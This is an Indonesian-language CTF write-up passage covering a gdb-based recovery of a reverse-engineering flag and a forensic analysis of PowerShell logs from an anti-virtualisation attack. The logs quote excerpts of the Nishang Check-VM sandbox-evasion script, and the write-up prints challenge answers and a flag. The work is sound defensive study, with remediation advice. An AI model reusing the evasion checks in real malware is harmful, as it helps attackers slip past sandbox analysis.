.text:0000000000405407          mov    eax, [rbp+var_5C]
.text:000000000040540A          cmp    edx, eax
.text:000000000040540C          jnz   short loc_405415
.text:000000000040540E          mov    eax, 1
.text:0000000000405413          jmp   short loc_40541A

```

Perhatikan instruksi pada address:

```

.text:000000000040538A          movzx  ebx, byte ptr [rax]
.text:000000000040538D          mov    rax, [rbp+var_58]

```

terlihat bahwa karakter dari flag disimpan terlebih dahulu secara temporary pada register ebx (dibuktikan dengan adanya ptr pada suatu [rax] dengan asumsi menunjuk ke node\_chars atau graph). Sehingga, saya mencoba2 run di gdb, dan mendapatkan bahwa prefixnya adalah flag{, berikut adalah cuplikan dari prosesnya:

```

(gdb) b *0x40538d
Breakpoint 1 at 0x40538d
(gdb) r
Starting program: /mnt/c/Users/Ghana/Documents/sisterctf/rev_dots/dots
Welcome to Takeshi Castle! aseng is stuck in a Takeshi labyrinth.
Can you help him to get out of that place ?flaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Can't continue.
Breakpoint 1, 0x000000000040538d in main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> )#1}::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> ) const ()
(gdb) print ($char)$rbx
$1 = 102 'f'
(gdb) c
Continuing.

Breakpoint 1, 0x000000000040538d in main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> )#1}::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> ) const ()
(gdb) print ($char)$rbx
$2 = 108 'l'
(gdb) c
Continuing.

Breakpoint 1, 0x000000000040538d in main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> )#1}::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> ) const ()
(gdb) print ($char)$rbx
$3 = 97 'a'
(gdb) c
Continuing.

Breakpoint 1, 0x000000000040538d in main::{lambda(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> )#1}::operator()(int, int, std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char> ) const ()
(gdb) print ($char)$rbx
$4 = 103 'g'
(gdb) c
Continuing.

```

saya mendapatkan seqeunce “flag” dari placeholder “flaaaaaaaaaaaaaaaaaaaaaaaaaaaa”, sehingga ulangi saja proses dengan kesabaran (karena saya cukup skill issue dalam membuat gdb script), dan akan didapatkan flagnya: (untuk workaround dilampirkan pada github)

**FLAG :** flag{tr4v3rs1ngG.graph()\_the\_m4ze}

### Something New I Have Learned

Dari challenge reverse engineering ini, saya mempelajari teknik side-channel attack melalui kebocoran register RBX yang terjadi pada loop checker perbandingan string. Yang paling mencerahkan adalah penemuan bahwa sebelum masuk ke iterasi loop berikutnya, terdapat

kebocoran data yang memungkinkan saya mengamati nilai karakter yang sedang dibandingkan melalui register RBX. Proses pemulihan data secara bertahap ini mengajarkan pentingnya kesabaran dan metodologi dalam reverse engineering - bukan hanya mencari crash atau buffer overflow yang jelas terlihat, tetapi juga mengidentifikasi kebocoran informasi yang halus namun dapat dieksloitasi secara konsisten untuk memulihkan seluruh data karakter demi karakter. Challenge ini memperdalam pemahaman saya tentang analisis perilaku memori, eksploitasi timing, dan bagaimana kebocoran register dapat menjadi vektor serangan yang valid, menunjukkan bahwa pemrograman defensif harus mempertimbangkan tidak hanya keamanan logis tetapi juga efek samping yang dapat diamati dari implementasi tingkat rendah.

## Remediation

### 1. Implementasi Constant-Time String Comparison

Ganti algoritma perbandingan string character-by-character dengan constant-time comparison yang selalu memproses seluruh string terlepas dari perbedaan karakter. Hal ini mencegah timing attack dan menghilangkan kebocoran informasi melalui perbedaan waktu eksekusi atau register state.

### 2. Register Cleaning dan Memory Sanitization

Implementasikan register clearing setelah setiap operasi perbandingan dengan memset register RBX dan register lainnya ke nilai random atau zero sebelum melanjutkan ke iterasi berikutnya. Tambahkan juga memory sanitization untuk membersihkan stack dan heap dari nilai sensitif.

### 3. Anti-Debug dan Anti-Analysis Protection

Integrasikan anti-debugging techniques seperti detection terhadap debugger, dynamic analysis tools, dan memory inspection tools. Implementasikan code obfuscation dan packing untuk mempersulit reverse engineering process dan analisis memory behavior.

### 4. String Hashing dengan Salt

Ubah mekanisme perbandingan dari direct character comparison menjadi hash-based comparison dengan menggunakan salt yang random. Hash seluruh string sekaligus dan bandingkan hash value, sehingga menghilangkan kebutuhan loop character-by-character yang vulnerable.

### 5. Memory Layout Randomization

Implementasikan Address Space Layout Randomization (ASLR) dan stack canaries untuk mempersulit attacker dalam memprediksi memory layout dan register behavior. Gunakan juga control flow integrity untuk mencegah manipulation terhadap execution flow.

### 6. Input Validation dan Rate Limiting

Tambahkan input validation yang ketat dan rate limiting untuk mencegah automated attack yang mencoba melakukan incremental data recovery. Implementasikan anomaly detection untuk mendeteksi pola serangan yang mencurigakan.

## Kasus Nyata dan Analisis Risiko

Berikut adalah *hypothetical scenario* yang mungkin terjadi.


Sebuah perusahaan pengembang perangkat lunak teknik membuat aplikasi CAD premium seharga Rp 75 juta per lisensi yang menggunakan sistem validasi kunci lisensi 32 karakter. Aplikasi ini memiliki kerentanan kebocoran register RBX pada fungsi verifikasi lisensi yang melakukan perbandingan string karakter demi karakter. Seorang peretas memanfaatkan kerentanan ini untuk mengekstrak kunci lisensi yang valid secara bertahap dan kemudian menyebarkan pembuat kunci palsu yang dapat menghasilkan lisensi valid tanpa batas.

Dampak finansial langsung sangat menghancurkan dengan kerugian Rp 750 miliar dalam 6 bulan akibat 10,000+ instalasi bajakan menggunakan kunci lisensi palsu yang beredar di forum peretas dan pasar gelap internet. Perusahaan kehilangan Rp 225 miliar pendapatan tambahan dari calon pelanggan yang memilih menggunakan versi bajakan daripada membeli lisensi resmi. Biaya perbaikan mencakup Rp 45 miliar untuk rekayasa ulang darurat seluruh sistem validasi lisensi, Rp 30 miliar untuk tindakan hukum terhadap penyebar, dan Rp 22.5 miliar untuk investigasi forensik dan audit keamanan. Dampak reputasi sangat serius karena peretasan tersebut juga memungkinkan akses ke fitur enterprise dan layanan cloud, menyebabkan kelebihan beban infrastruktur senilai Rp 12 miliar dan risiko kebocoran data.

Dampak operasional meliputi penarikan darurat dan pembaruan paksa untuk 15,000+ pengguna legitimate, overload dukungan pelanggan dengan 500+ keluhan harian, dan penghentian pengembangan selama 3 bulan untuk fokus pada perbaikan keamanan. Kerentanan ini sangat kritis karena sekali kunci lisensi berhasil diekstrak, penyerang dapat menghasilkan lisensi valid tanpa batas dan menyebarkannya secara massal. Total kerugian diperkirakan mencapai Rp 1.08 triliun, ditambah dampak jangka panjang berupa migrasi pelanggan ke kompetitor dan penurunan kepercayaan pasar yang membutuhkan strategi rebranding senilai Rp 150 miliar, menjadikan kebocoran register sederhana ini sebagai ancaman eksistensial bagi model bisnis lisensi perangkat lunak.

# Forensic

- Phantom Check [1 pts]



The screenshot shows a challenge titled "Operation Blackout 2025: Phantom Check" from the Retired Free Sherlock platform. The challenge is categorized as "Very Easy". It has a rating of 4.4 stars from 36 reviews. The challenge details state that Talion suspects the threat actor carried out anti-virtualization checks to avoid detection in sandboxed environments. The task is to analyze event logs and identify specific techniques used for virtualization detection. A file named "PhantomCheck.zip" (944 KB) is available for download. The interface includes tabs for "Play Sherlock", "Sherlock Info", and "Reviews", along with links for "Official Writeup" and "Video Walkthrough".

Author : iamr007

## CVE Score


- **Exploitability Metrics**

Metrik	Nilai	Penjelasan
Attack Vector (AV)	Network (AV:N)	Malware dikirim via jaringan (email, web, dll.)
Attack Complexity (AC)	LOW (AC:L)	Teknik deteksi VM standar, tidak memerlukan kondisi kompleks
Privileges Required (PR)	LOW (PR:L)	Hak user dasar cukup untuk query WMI dan enumerasi process
User Interaction (UI)	None (UI:N)	Eksekusi otomatis, tidak memerlukan interaksi user
Scope (S)	Unchanged (S:U)	Deteksi VM tidak melakukan eskalasi di luar scope awal

- **Impact Metrics**

Metrik	Nilai	Penjelasan
<i>Confidentiality Impact (C)</i>	LOW (C:L)	Mengungkap konfigurasi sistem tapi bukan data sangat sensitif
<i>Integrity Impact (I)</i>	None (I:N)	Proses deteksi tidak memodifikasi state sistem
<i>Availability Impact (A)</i>	None (A:N)	Tidak ada dampak pada availabilitas sistem

- **Scores**



Overall scores: 4.3

### Problem Statement


Diberikan dua buah file Windows Event Log (.evtx), untuk menyelesaikannya kita hanya perlu untuk melakukan incident response dengan melakukan analisis pada file .evtx tersebut. Terdapat 6 pertanyaan yang harus dijawab dengan benar, yakni:

1. Which WMI class did the attacker use to retrieve model and manufacturer information for virtualization detection?
2. Which WMI query did the attacker execute to retrieve the current temperature value of the machine?
3. The attacker loaded a PowerShell script to detect virtualization. What is the function name of the script?
4. Which registry key did the above script query to retrieve service details for virtualization detection?
5. The VM detection script can also identify VirtualBox. Which processes is it comparing to determine if the system is running VirtualBox?
6. The VM detection script prints any detection with the prefix 'This is a'. Which two virtualization platforms did the script detect?

Selanjutnya, jawaban dari pertanyaan tersebut akan dicari dan dijelaskan pada bagian Proof of Concepts (PoC).

## POC

Untuk menjawab pertanyaan 1, kita coba untuk melakukan analisis pada Windows Powershell event logs (pada file Microsoft-Windows-Powershell.evtx). Salah satu cmdlet yang biasanya digunakan untuk mengambil informasi melalui kelas WMI PowerShell adalah 'Get-WmiObject', jadi lakukan filter tersebut, dalam hal ini saya menggunakan Event Viewer, berikut adalah hasilnya:




Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details


Creating Scriptblock text (1 of 1):  
\$Model = Get-WmiObject -Class Win32\_ComputerSystem | select-object -expandproperty "Model"

ScriptBlock ID: f7d9f302-0766-4979-bd48-2e152dd54b12  
Path:

Didapatkan informasi tersebut, dan dari gambar tersebut kita bisa menjawab pertanyaan 1, yakni attacker menggunakan class 'Win32\_ComputerSystem', lalu coba submit jawabannya:



Selanjutnya adalah pertanyaan kedua, karena menggunakan WMI query, kita bisa menggunakan approach yang sama seperti pada soal pertama, yakni cari find berdasarkan 'Get-WmiObject', dan jika ada parameter query, maka itu jawabannya. Berikut adalah informasi yang didapatkan setelah melakukan pencarian:



Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

CommandInvocation(Get-WmiObject): "Get-WmiObject"  
ParameterBinding(Get-WmiObject): name="Query"; value="SELECT \* FROM MSACPI\_ThermalZoneTemperature"  
ParameterBinding(Get-WmiObject): name="ErrorAction"; value="SilentlyContinue"  
NonTerminatingError(Get-WmiObject): "Invalid class \"MSACPI\_ThermalZoneTemperature\""

Context:  
Severity = Informational  
Host Name = ConsoleHost  
Host Version = 5.1.26100.2161

Didapatkan bahwa attacker menggunakan query 'SELECT \* FROM MSACPI\_ThermalZoneTemperature', submit jawabannya:

Task 2

Which WMI query did the attacker execute to retrieve the current temperature value of the machine?

```
SELECT * FROM MSACPI_ThermalZoneTemperature
```

Selanjutnya pertanyaan ketiga, kita akan melakukan analisis pada file Windows-Powershell-Operational karena sudah mencakup pada hal yang lebih rinci. Karena event banyak terjadi di Event 4104, coba untuk melakukan filter pada event tersebut, dan akan didapatkan function name yang digunakan oleh attacker:

Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

Creating Scriptblock text (1 of 1):

```
function Check-VM
{
    <#
    .SYNOPSIS
    Nishang script which detects whether it is in a known virtual machine.

    .DESCRIPTION
    This script uses known parameters or 'fingerprints' of Hyper-V, VMWare, Virtual PC, Virtual Box, Xen and QEMU for detecting the environment.

    .EXAMPLE
    PS > Check-VM

    .LINK
    http://www.labofapenetrationtester.com/2013/01/quick-post-check-if-your-payload-is.html
    https://github.com/samratashok/nishang

    .NOTES
    The script draws heavily from checkvm.rb post module from msf.
    https://github.com/rapid7/metasploit-framework/blob/master/modules/post/windows/gather/checkvm.rb
#>
```

Didapatkan bahwa nama functionnya adalah 'Check-VM', submit jawabannya:

Task 3

The attacker loaded a PowerShell script to detect virtualization. What is the function name of the script?

```
Check-VM
```

Selanjutnya untuk menjawab pertanyaan keempat, cukup scroll event dari pertanyaan ketiga, dan akan didapatkan nilai dari registry keynya, berikut adalah tampilannya:


Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
if (!$hypervm)
{
    $hyperv = Get-ChildItem HKLM:\HARDWARE\ACPI\RSDT
    if ($hyperv -match "virtual")
    {
        $hypervm = $true
    }
}

if (!$hypervm)
{
    $hyperv = Get-ChildItem HKLM:\SYSTEM\ControlSet001\Services
    if (($hyperv -match "vmicheartbeat") -or ($hyperv -match "vmicvss") -or ($hyperv -match "vmicshutdown") -or ($hyperv -match "vmiexchange"))
    {
        $hypervm = $true
    }
}
```

Didapatkan bahwa registry keynya adalah 'HKLM:\SYSTEM\ControlSet001\Services', submit jawabannya:



Selanjutnya untuk pertanyaan kelima, scroll ke bawah lagi dengan event yang sama seperti pada pertanyaan ketiga dan keempat sampai ditemukan keyword 'VirtualBox', berikut adalah

hasil pencariannya:

### Event 4104, PowerShell (Microsoft-Windows-PowerShell)

General Details


```
#Virtual Box

$vb = Get-Process
if (($vb -eq "vboxservice.exe") -or ($vb -match "vboxtray.exe"))
{
    $vbvm = $true
}

if (!$vbvm)
{
    $vb = Get-ChildItem HKLM:\HARDWARE\ACPI\FADT
    if ($vb -match "vbox_")
    {
        $vbvm = $true
    }
}

if (!$vbvm)
{
    $vb = Get-ChildItem HKLM:\HARDWARE\ACPI\RSDT
    if ($vb -match "vbox_")
    {
```

Didapatkan informasi VirtualBoxnya, dan didapatkan juga bahwa skrip tersebut mengambil detail proses menggunakan cmdlet 'Get-Process' dan membandingkannya dengan 'vboxservice.exe' dan 'vboxtray.exe' untuk menentukan apakah skrip berjalan di VirtualBox. Jadi jawabannya adalah 'vboxservice.exe, vboxtray.exe', submit jawabannya:



Terakhir, untuk mendapatkan jawabannya sekaligus menyelesaikan challnya, kita lakukan analisis ulang file Microsoft-Windows-Powershell.evtx, dan lakukan find keyword “this is a”,

dan akan didapatkan jawaban yang diinginkan:

Event 800, PowerShell (PowerShell)

General Details

Pipeline execution details for command line: .

Context Information:

```
DetailSequence=1
DetailTotal=1

SequenceNumber=145
```

UserId=DESKTOP-M3AKJSD\User
HostName=ConsoleHost
HostVersion=5.1.26100.2161
HostId=0fad0cf8-6cb6-4657-86f7-655ec22eed9f
HostApplication=C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
EngineVersion=5.1.26100.2161
RunspaceId=2aeeba59-d0f6-4ce7-b41c-e07625b3beec
PipelineId=43
ScriptName=
CommandLine=

Details:

```
CommandInvocation(Out-Default): "Out-Default"
ParameterBinding(Out-Default): name="InputObject"; value="This is a Hyper-V machine."
ParameterBinding(Out-Default): name="InputObject"; value="This is a VMWare machine."
```

jawabannya adalah ‘Hyper-V, Vmware’, submit jawabannya, dan kita berhasil untuk menyelesaikan challnya:

The screenshot shows the 'Operation Blackout 2025: Phantom Check' challenge interface. At the top, there are two tasks listed: 'Task 5' and 'Task 6'. Task 5 is completed with the message 'The VM detection script can detect both Hyper-V and VMWare'. Task 6 is also completed with the message 'The VM detection script prints both Hyper-V, Vmware'. In the center, a purple shield icon with a red and white design is displayed. Below it, a green banner宣布 'Operation Blackout 2025: Phantom Check has been Solved!'. A congratulatory message for user 'nayekah' follows, stating 'Congratulations [user icon] nayekah, best of luck in capturing flags ahead!'. To the right, a table provides details: '#1300' (Sherlock Rank), '14 Aug 2025' (Solve Date), and 'RETired' (Sherlock State). At the bottom, there are 'OK' and 'SHARE' buttons, and a note indicating the challenge was released on 06 Jun 2025.

## **Something New I Have Learned**

Melalui tantangan analisis anti-virtualisasi ini, saya belajar betapa canggihnya teknik yang digunakan penyerang untuk menghindari deteksi pada lingkungan virtual. Pembelajaran terpenting adalah bagaimana penyerang memanfaatkan WMI (Windows Management Instrumentation) untuk mengenali karakteristik perangkat keras virtual, seperti menggunakan kelas Win32\_ComputerSystem untuk mengecek model dan manufaktur, serta query MSAcpi\_ThermalZoneTemperature untuk memverifikasi sensor suhu yang biasanya tidak ada pada mesin virtual.

Saya juga memahami bahwa penyerang modern menggunakan pendekatan berlapis melalui script PowerShell khusus seperti fungsi Check-VM yang menggabungkan beberapa metode deteksi sekaligus. Mulai dari memeriksa registry HKLM:\SYSTEM\ControlSet001\Services untuk mencari layanan virtual, hingga memantau proses seperti vboxservice.exe dan vboxtray.exe yang menandakan lingkungan VirtualBox. Teknik ini menunjukkan evolusi malware yang tidak lagi bergantung pada satu metode deteksi saja.

Dari sisi pertahanan siber, tantangan ini memberikan wawasan penting tentang pentingnya pemantauan komprehensif, terutama log PowerShell Event ID 4104 yang dapat menangkap aktivitas eksekusi skrip. Meskipun teknik anti-virtualisasi memiliki skor CVSS sedang (4.3), namun sangat krusial karena memungkinkan malware menghindari analisis sandbox. Pembelajaran ini mengajarkan saya untuk selalu berpikir dari sudut pandang penyerang saat merancang strategi pertahanan yang efektif.

## **Remediation**

### **1. Aktifkan Enhanced PowerShell Logging**

Mengaktifkan script block logging dan transcription pada semua sistem untuk memantau eksekusi fungsi seperti Check-VM dan cmdlet Get-WmiObject yang mencurigakan. Konfigurasi Group Policy untuk mengaktifkan "Turn on PowerShell Script Block Logging" dan "Turn on PowerShell Transcription" akan merekam semua aktivitas PowerShell termasuk konten script yang dieksekusi. Hal ini memungkinkan deteksi real-time terhadap fungsi anti-virtualisasi dan memberikan visibilitas penuh terhadap teknik yang digunakan penyerang melalui PowerShell.

### **2. Monitor Query WMI Mencurigakan**

Membuat aturan deteksi untuk memantau akses berulang ke kelas Win32\_ComputerSystem dan query MSAcpi\_ThermalZoneTemperature yang dapat mengindikasikan aktivitas anti-virtualisasi. Implementasi SIEM rules yang mendeteksi frekuensi query WMI yang tidak normal, terutama kombinasi antara hardware information gathering dan thermal sensor queries dalam waktu singkat. Tim SOC dapat membuat alert untuk query yang mengandung pattern seperti "MSAcpi\_ThermalZoneTemperature" atau multiple access ke "Win32\_ComputerSystem" dari proses yang sama.

### **3. Implementasi Deception Technology**

Menambahkan sensor suhu palsu, layanan virtual dummy, dan proses tiruan pada lingkungan virtual untuk menyesatkan teknik deteksi penyerang. Konfigurasi registry entries

palsu yang meniru hardware fisik, membuat mock thermal sensors yang memberikan response seolah-olah sistem memiliki sensor suhu aktual, dan menjalankan dummy processes yang menyamarkan signature virtual machine. Teknik ini akan membuat malware salah mengidentifikasi lingkungan virtual sebagai sistem fisik.

#### 4. Harden Registry Access Monitoring

Memantau akses ke kunci registry HKLM:\SYSTEM\ControlSet001\Services secara khusus untuk mendeteksi enumerasi layanan yang bertujuan mengidentifikasi komponen virtual. Implementasi registry auditing dan process monitoring untuk mendeteksi enumerasi service keys yang mencurigakan. Konfigurasi Windows Event Log untuk merekam semua akses ke registry keys terkait services, dan membuat correlation rules untuk mendeteksi pola akses yang konsisten dengan aktivitas VM detection seperti pencarian service VirtualBox, VMware, atau Hyper-V.

#### 5. Deploy Advanced Sandbox Solutions

Menggunakan sandbox yang lebih canggih dengan kemampuan anti-evasion dan bare-metal analysis untuk mengatasi teknik anti-virtualisasi. Implementasi hybrid analysis environment yang menggabungkan virtual sandbox dengan physical hardware analysis untuk mengatasi evasion techniques. Solusi seperti bare-metal sandbox atau advanced virtualization platforms yang dapat menyembunyikan virtualization artifacts lebih efektif. Integrasi dengan threat intelligence untuk update signature anti-evasion secara berkala.

#### 6. Randomisasi Artefak Virtual

Mengubah nama proses standar virtual machine (seperti vboxservice.exe) dan mengacak identitas perangkat keras virtual untuk mempersulit deteksi. Modifikasi VM configuration untuk menggunakan custom process names, mengubah hardware identifiers, dan implementasi dynamic artifact randomization yang secara otomatis mengubah signature virtual machine setiap deployment. Teknik ini termasuk spoofing manufacturer information, model names, dan service names yang biasa digunakan sebagai indikator virtualization.

#### 7. Network-Based Detection

Mengimplementasikan monitoring jaringan untuk mendeteksi pola komunikasi malware yang berhasil menghindari deteksi virtualisasi pada tahap selanjutnya. Deploy network detection solutions yang dapat mengidentifikasi komunikasi command-and-control, data exfiltration patterns, dan lateral movement activities yang mungkin terjadi setelah malware berhasil bypass VM detection. Integrasi dengan network threat hunting capabilities untuk mendeteksi advanced persistent threats yang menggunakan sophisticated evasion techniques.

### Kasus Nyata dan Analisis Risiko

Berikut adalah *hypothetical scenario* yang mungkin terjadi.

PT Mandiri Teknologi, sebuah perusahaan fintech terkemuka di Indonesia dengan 500 karyawan, menjadi target serangan ransomware sophisticated yang menggunakan teknik anti-virtualisasi identik dengan yang dianalisis dalam tantangan ini. Penyerang mengirimkan email phishing yang mengandung dokumen Microsoft Office dengan macro malicious kepada departemen keuangan perusahaan. Ketika salah satu karyawan membuka dokumen tersebut, macro secara otomatis mengeksekusi skrip PowerShell yang berisi fungsi Check-VM untuk melakukan deteksi virtualisasi sebelum melanjutkan payload utama.

Sistem keamanan PT Mandiri Teknologi mengandalkan sandbox virtual untuk analisis malware otomatis. Namun, karena ransomware menggunakan teknik anti-virtualisasi yang canggih - termasuk query WMI Win32\_ComputerSystem dan MSAcpi\_ThermalZoneTemperature, pemeriksaan registry HKLM:\SYSTEM\ControlSet001\Services, serta deteksi proses vboxservice.exe - malware berhasil mengidentifikasi bahwa ia sedang berjalan dalam lingkungan sandbox dan memutuskan untuk tidak mengeksekusi payload berbahaya. Akibatnya, sistem keamanan menganggap file tersebut aman dan mengizinkannya masuk ke jaringan production.

Setelah berhasil menghindari deteksi sandbox, ransomware mengeksekusi payload utamanya pada workstation karyawan yang menggunakan sistem Windows fisik. Malware kemudian melakukan lateral movement melalui jaringan internal, mengenkripsi server database utama yang berisi data nasabah, sistem core banking, dan backup server. Dalam waktu 72 jam, seluruh infrastruktur IT perusahaan lumpuh total. Penyerang menuntut tebusan sebesar 50 Bitcoin (sekitar 2,3 miliar rupiah) untuk memberikan kunci dekripsi dan mengancam akan mempublikasikan data sensitif nasabah jika tuntutan tidak dipenuhi dalam 7 hari.

